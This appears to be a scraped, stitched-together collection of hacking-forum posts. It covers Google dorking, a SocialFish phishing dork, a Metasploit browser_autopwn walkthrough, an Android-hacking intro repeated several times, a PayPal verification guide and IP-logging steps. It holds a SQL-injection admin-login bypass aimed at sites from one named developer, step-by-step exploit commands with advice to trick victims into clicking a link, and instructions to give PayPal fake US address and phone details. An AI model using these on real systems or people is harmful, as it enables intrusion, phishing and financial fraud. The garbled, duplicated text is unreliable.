The use of the SocialFish is COMPLETE RESPONSIBILITY of the END-USER. Developer assume NO liability and are NOT responsible for any misuse or damage caused by this program.
"DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE." Taken from LICENSE.
How do I find phishing pages generated by this tool?
Search with this dork:
intitle:"There's a Phishing Page generated by SocialFish in this website."
Donation
If you liked our work and want to support us, you can donate :D
hello my dear colleagues, I made a visit to nullbyte and found that
there is not a complete tutorial about the google dorks, so I felt the
need for this tutorial, and seeing that there are many newbies around,
so here's a tutorial that will teach you how to use google to hack.
The concept of "Google Hacking" dates back to 2002, when Johnny Long
began to collect interesting Google search queries that uncovered
vulnerable systems and/or sensitive information disclosures - labeling
them googleDorks. some people call it googlehacking.
Google: If you still do not know what is google, then you need to take a crash course in "how to use the internet"
Dork:Someone who has odd interests, and is often silly at times.
A dork is also someone who can be themselves and not care what anyone thinks
In my opinion A Google dork is an employee who unknowingly exposes sensitive corporate information on the Internet.
As
a passive attack method, Google dorking can return usernames and
passwords, email lists, sensitive documents, personally identifiable
financial information (PIFI) and website vulnerabilities.
That
information can be used for any number of illegal activities, including
cyberterrorism, industrial espionage,identity theft and cyberstalking
2-OPERATORS
Similar to intext, but searches for all terms to be present in the text.
site
Limits the search to a specific site only. site:nullbyte.com
3- THE FORMULA OF GOOGLE DORKS
Dorks : They are like search criteria in which a search engine returns results related to your dork.
The process can be a little time consuming, but the outcome will be worth it after learning on how to use dorks.
Basic Formula of dork,
"inurl:."domain"/"dorks" "
So you would normally understand it like this:
"inurl" = input URL
"domain" = your desired domain ex. .gov
"dorks" = your dork of your choice
Here is another example of that
You can use following words instead of inurl :
intitle:
inurl:
intext:
define:
site:
phonebook:
maps:
book:
froogle:
info:
movie:
weather:
related:
link:
All these also help yo find other things then vulnerables.
Anyway now I am going to explain you how to use some for finding vulnerability in websites.
INTITLE:
You
can use the intitle to find anything in the title of the website. Which
also could be usefull to find downloads or anything else.
intitle: index of mp3
This is an example to download mp3 songs for free.
INURL:
The inurl basicly looks for anything after the : in the site urls.
inurl:index.php?id=
INTEXT:
you can find literally everything using intext, you could even use the inurl dorks whit this.
intext:"Design & Developed By Seawind Solution Pvt.Ltd."
Google will give you all the websites created by IT Masons taht recently has bypass Admin Page Vulnerability in some websites,
to try just choose a target from google and add this to the url /adminpanel/
And fill username and password like the information below :
Username : '=' 'OR'
Password : '=' 'OR'
and you will get the admin panel of the website some example: http://www.vulnerablewebsite.com/adminpanel/index.php
DEFINE
Google will define this massage and will look for what had this error for example,
define:"sql syntax error"
SITE:
Obvious, when we will use it, google will looks for a site .
site:wonderhowto.com
Google will look for any site related with wonderhowto.
PHONEBOOK:
It will look for the phone number related to me, so use your victims name or yours instead.
phonebook:Mrnakupenda
MAPS:
Google will look on google maps for your search.
BOOKS:
Google has an online library store. If you want to find interesting books use this dork.
book:java language
This will look for any book gogole hase indexed whith java language in it.
FROOGLE:
Used for froogle search instead of google.
INFO:
google looks for anything you inputted but only information about string which you have puted next to info: .
info:firefox
Above dork will show you alot off things about firefox like what is firefox etc.
MOVIE:
You can find information about movies on google using this dork.
movie:watch Transformers online
WEATHER:
You can find information about weather on google using this dork.
weather: 01/08/2015 london
RELATED:
This will look for anything related to what you have entered next to related: .
related:hacking
Google responds whith sites about hacking stuffs.
LINK:
This
one will works better instead of only looking in search url, it will
also look in the site for urls that possibly are vulnerable.
link:index.php?id=
This is verry usefull I would say even more then inurl.
Vulnerability Approach :
Once
you search website using above dorks, now its time to check whether the
website is vulnerable to SQL injection or not, we simply put in a quote
" ' " at the end of the url address.
So our site will look like this, http://www.site.com/index.php?id=123;
i will explain how to proceed advanced sqli in the next tutorial
4-SOME EXTRAS
As far as i researched Google Dorks can help us getting the data of many websites.
These are some Google Dorks which can affect our online business:
site:.com intitle:"Thank You For Your Order" intext:Click Here to Download
site:.com intitle:"Thank You For Your Purchase" intext:Click Here to Download intitle:Thank you for your Purchase! intext:PLR OR MRR OR Package OR Bonus inurl:/thankyou.html intitle:Thank you for your order! intext:Click Here to Download
5-CONCLUSION
Google
dorks are very important, so I advise before you start your exploits
against a particular victim the best way is to use google and see what
you can find about the victim, and believe me, byt using google, a lot
of times I did not even turn on Linux kali, by simple search on google, I
found the password of my victim.
6- USEFUL WEBSITES
As far as i researched the best website for fresh google dorks is the exploit db website https://ww.exploit-db.com
here you will find fresh google dorks and you can also submits yours.
another cool website is http://www.google-dorking.com
you can also mention some websites here
to say that the best way to learn is by teaching, so I'm here to share what I know, and as always
I hope you will make correction where I'm wrong, because it is from mistakes that we learn ..
Android
is an operating system based on the Linux kernel, and designed
primarily for touchscreen mobile devices such as smartphones and tablet
computers. Initially developed by Android, Inc., which Google backed
financially and later bought in 2005, Android was unveiled in 2007 along
with the founding of the Open Handset Alliance: a consortium of
hardware, software, and telecommunication companies devoted to advancing
open standards for mobile devices. - See more at:
http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5.dpuf
Metasploit Browser AutoPwn
Step 1:Open Metasploit using the command msfconsole in terminal
Step 2: Now type use server/browser_autopwn
Step 3: Now type Show options
Step 4: Now type Ifconfig
To find the IP address of your computer running BT
Step 5: Now type set LHOST 10.0.2.15 10.0.2.15 = your computers IP Address
Step 6: Now type set srvport 80 This is your default http:// port you should be using
Step 7: Now type set uripath / This will tell Metasploit to attack as soon as the web page opens to start pwning the victim pc.
Step 8: Now type run
Step 9: Now type Get the user to type 10.0.2.15:80 into their web browser by social engineering, sending them an email with the link disguised or find a creative way to get them to click on the link.
Step 10: Now a session has been created and you can show open sessions by typing Sessions –l
Step 11: Now type Sessions –i 1 This will start the current session and show the current IP Address of the currently pwned user as well as the browser version and say starting interaction with 1
Step 12: The victim is now own3d! I am inside a win-dows XP command prompt for that user lets just say the possibilities are endless. Upload, download files, run .exe’s show running processes...etc. Have fun & thanks for checking out my tutorial Questions & comments leave me a message @
Nowadays
mobile users are increasing day by day, the security threat is also
increasing together with the growth of its users. Our tutorial for today
is how to Hacking Android Smartphone Tutorial using Metasploit. Why we
choose android phone for this tutorial? simply because lately android
phone growing very fast worldwide. Here in China you can get android
phone for only US$ 30 it's one of the reason why android growing fast. -
See more at:
http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284
Nowadays
mobile users are increasing day by day, the security threat is also
increasing together with the growth of its users. Our tutorial for today
is how to Hacking Android Smartphone Tutorial using Metasploit. Why we
choose android phone for this tutorial? simply because lately android
phone growing very fast worldwide. Here in China you can get android
phone for only US$ 30 it's one of the reason why android growing fast. -
See more at:
http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5
Nowadays
mobile users are increasing day by day, the security threat is also
increasing together with the growth of its users. Our tutorial for today
is how to Hacking Android Smartphone Tutorial using Metasploit. Why we
choose android phone for this tutorial? simply because lately android
phone growing very fast worldwide. Here in China you can get android
phone for only US$ 30 it's one of the reason why android growing fast. -
See more at:
http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5.dpuf
Nowadays
mobile users are increasing day by day, the security threat is also
increasing together with the growth of its users. Our tutorial for today
is how to Hacking Android Smartphone Tutorial using Metasploit. Why we
choose android phone for this tutorial? simply because lately android
phone growing very fast worldwide. Here in China you can get android
phone for only US$ 30 it's one of the reason why android growing fast. -
See more at:
http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5.dpuf
Nowadays
mobile users are increasing day by day, the security threat is also
increasing together with the growth of its users. Our tutorial for today
is how to Hacking Android Smartphone Tutorial using Metasploit. Why we
choose android phone for this tutorial? simply because lately android
phone growing very fast worldwide. Here in China you can get android
phone for only US$ 30 it's one of the reason why android growing fast. -
See more at:
http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5.dpuf
If you want to earn money on internet than you need some kind of payment
processor in order to process your money and than they will send it you
back . These payment processors are just like your local
banks which will give you your account which you can operate via your
username and password. Account will be available to your free of cost
and you don’t have to visit any branch in order to get it. Just provide
some necessary documents and you are done.
How to Get Free Mastercard
Good news is that now you can get free MasterCard from USA bank
(Payoneer bank) free of cost. On top of that the card will be shipped to
your home address free of cost as well.
Also when you will verify your PayPal account with the help of Payoneer
card you will get $25 bonus. This is really amazing promotion and every
body should take benefit from it.
What is Paypal?
There are lots of payment processors on internet like Payza,
Liberty-Reserve, Skrill etc but PayPal is the king of all of them. Sadly
they support more than 190 countries of world but not Pakistan and its
the biggest drawback we have on internet. So in order to get PayPal
account in Pakistan we have to use other tactics.
Get verified PayPal account
Please follow these 2 simple steps before beginning the process:
Clear your browser’s cache and cookies.
Don’t use a proxy.
Now follow these steps.
1- Go to Payoneer.com website and click on Sign-Up Now.
2- Follow the procedure and complete the sign-up process for the
Payoneer card (Card is free and will be shipped at your home address for
free within 25 to 40 days).
3- Your account will be approved within a day. I was approved in 20 minutes.
4- After your card is approved, you will receive an email asking if you want to apply for US Payment Service.
5- The email will require you to reply with some verification and answer some easy questions.
6- After you reply to the email, Payoneer will review the information
and you will be approved for the USP Service within 2-3 days. Almost
everyone gets accepted for US Payment Service. If you don’t receive a
reply within 3 days, contact Payoneer’s customer support and they will
look into
it.
7- After you are approved for US Payment Service, you will receive an
email from Payoneer containing information about a Virtual Account
Account, including Routing Number and Account number.
8- Now, go to USA Paypal.com/US and create and account. Use your real
name which you submit in Payoneer form as well(names should be same).
Make sure you select United States as the country and fill in real US
phone number and address in the PayPal sign-up process. You can get US
address and phone numbers via Fake Name Generator website.
9- After the sign-up, you will get an option to verify your account
either through bank account or Credit Card. Select the bank account
option.
10- Enter the bank account details you received from Payoneer into the PayPal verification form.
11- Then it will take 1-2 business days for them to send two amounts to your Payoneer account.
13- You will see two transactions from Verification Department there.
14- Enter these two amounts in the verification form.
15- Congratulations! You have a verified PayPal account.
Now that you have a verified account, it is highly unlikely that PayPal
will limit your account. Just follow these simple steps to make sure it
doesn’t ever get limited.
1- After verifying your account, don’t login to the account for 3-4 days.
2- Clear your cache and cookies before logging into your account and after you have logged out.
3- Don’t accept money from unverified or objectionable sources.
4- Never use a proxy to login.
BUT BECAUSE NOW PAYPAL NEED US MOB NUMBER VERIFICATION! BUT :) :V USE VIRTUAL NUMBER OF US TO VERIFY PAYPAL,GMAIL,AND
FACEBOOK ACCOUNTS :) :)
CLICK HERE TO GET VIRTUAL NUMBER!
.
.
.
NOTE: You can easily withdraw your money from PayPal to your
Payoneer Bank Account and access the funds using your Payoneer Debit
Card in ATM’s that accept MasterCard.
Here is next worth for our Visitors. Most of you may be curious to know
how to find the IP address of your friend’s computer or to find the IP
address of the person with whom you are chatting in Yahoo messenger or
Gtalk. Finding out someone's IP address is like finding their phone
number, an IP address can be used to find the general location where
that person lives. Now while most of the tutorials on the net teach you
how to steal an ip address via MSN, or any other chat software, in this
post I’ll show you how to find IP address of someones computer using
script. Using this method for hacking someones ip adress is very easy
and effectively, so just follow the steps bellow.
NOTE: This tutorial is for educational purposes only, I am NOT
responsible in any way for how this information is used, use it at your
own risk.
How to Hack Someones IP Address ?
Alright, I'm gonna give you this script. Register a Free hosting at Byethost.com and follow the steps. OR www.000webhost.cometc Code - get.php :
1.) First of all you need to make a new .txt document on the website
you're uploading this to. Name it ips.txt (You can change that in the
script aswell where it says $file = 'ips.txt'; in the second line. Then
change the CHMOD to 777.
2.) Now you need to past the script above in to a get.php document, and upload it.
3.) Now you make people visit your site, and they will see only " File Not Found " !
4.) To view the IP, you simply add "/ips.txt" after your domain, and you'll see the IP.
Hello frnds, One more hacking method called "Portal Hacking (DNN)". This method also uses google search to find hackable sites.. Now you can imagine that how much google.com is important for Hackers also...